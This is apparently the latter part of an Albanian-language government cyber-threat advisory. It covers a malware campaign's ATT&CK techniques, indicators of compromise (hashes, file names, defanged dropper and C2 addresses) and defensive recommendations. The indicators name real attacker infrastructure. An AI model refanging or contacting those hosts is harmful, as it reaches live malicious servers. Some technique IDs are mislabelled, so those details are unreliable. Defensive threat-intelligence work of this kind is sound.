3	Persistence (TA0003)	T1547.001 : Registry Run Keys / Startup Folder
		T1053.005 : Scheduled Task
4	Privilege Escalation (TA0004)	T1140 : Deobfuscation
		T1055.012 : Process Hollowing
		T1053.005 : Scheduled Task
5	Defense Evasion (TA0005)	T1564.001 : Hidden Files and Directories
		TA1562.001 : Disable or Modify Tools
		T1055.012 : Process Hollowing
		T1564.003 : Hidden Window
6	Credential Access (TA0006)	T1555.003 : Credentials from WebBrowser
		TA1552.001 : Credentials in files
		TA1552.002 : Credentials in registry
7	Discovery (TA0007)	T1087.001 : Local Account

Indikatorët e Komprometimit

D6D66AB4FA699711648 09C21EAE630861605332 F38B99BC885402ED2C C92539B	Pro+Build_25-020-000009.docx
--	-------------------------------------

816EF91298A44C3231B5 E17FBD85D6F1CE56581 9A921331AF56D32FB53 5F5F52	nicepersongivenmebestoptionsforlongtim.hta
E6E5BC0F0C1757DB14 691C14FE6E179E06C1F 4733D2A91E00C1C0AA 4A88C5A59	nicepersongivenmebestoptionsforlongtime.vbs
AD4E305243EEA4EB48 308CE4BCCD6B999ED9 3F9810A82236987187FD A9E12DE1	Microsoft.Win32.TaskScheduler
DF758036E3B14633B297 33C7F62A9D52660BFAF 6124CB2BB3427C3B817 14082B	NICEPERSONGIVENMEBESTOPTIONSFORLONGTIM E_____NICEPERSONGIVENMEBESTOPTIONSFORL ONGTIME_____NICEPERSONGIVENMEBESTOPTION SFORLONGTIME.DOC
76B1F681DD3B617B885 68D2D0A0AAC9B589C8 9B569FB25AC5BE0DF0 839E96E8D	New_image.jpg
74[.]208[.]123[.]191	Dropper
67[.]217[.]247[.]193	Dropper
216[.]9[.]225[.]75	C2
hxxps://kutt.ar- email[.]com[.]br/WYMD yt?&syria	Dropper

Rekomandime

Autoriteti Kombëtar për Sigurinë Kibernetike rekomandon:

- Bllokimin e menjëhershëm të Indikatorëve të Komprometimit, të përmendura më sipër në pajisjet tuaja mbrojtëse.
- Analizimin e vazhdueshëm të logeve që vijnë nga SIEM (Security information and Event Management).
- Trajnimin e stafit jo-teknik rreth sulmeve “Phishing” si dhe mënyrat e shmangies së infektimit prej tyre.
- Instalimin e pajisjeve të perimetrit të rrjetit që bëjnë analizë të thellë të trafikut duke u mbështetur jo vetëm në rregullat e listave të aksesit por edhe në sjelljen e tij (Firewall-et

NextGen).

- Sistemet e evidentuara të segmentohen në VLAN-e të ndryshme, duke aplikuar “Access control list për të gjithë perimetrin e rrjetit”, webserviset duhet të jenë të ndarë nga Databaza e tyre, Active Directory duhet të jetë në një VLAN të ndarë.
- Aplikimin dhe përdorimin e teknikës LAPS për sistemet Microsoft, për menaxhimin e fjalëkalimeve të Administratorëve Lokal.
- Të aplikohen filtra të trafikut në rastin e aksesimit në distancë të hosteve (punonjësve/palë të treta/klientë).
- Të implementohen zgjidhje që kryen filtrimin, monitorimin dhe bllokimin e trafikut keqdashës ndërmjet aplikacioneve Web dhe internetit, Web Application Firewall (WAF).
- Të kryhen analiza të trafikut në nivel sjellje “behaviour” për pajisjet fundore, aplikimi i zgjidhjeve EDR, XDR. Kjo sjell analizën e skedarëve keqdashës jo vetëm në nivel signature por dhe në nivel behaviour.
- Të projektohet zgjidhja për menaxhimin e aksesit të përdoruesve “Identity Access Management” për të kontrolluar identitetin dhe privilegjet e përdoruesve në kohë reale sipas parimit “zero-trust”.

Autorët :

Adriano Lleshi
 Bledar Kacadej
 Ervis Qose
 Eriola Sadiku
 Ergis Gaxho
 Gentian Teliti
 Kristian Josifi
 Redon Hoxha
 Sara Qoshi
 Vilma Tema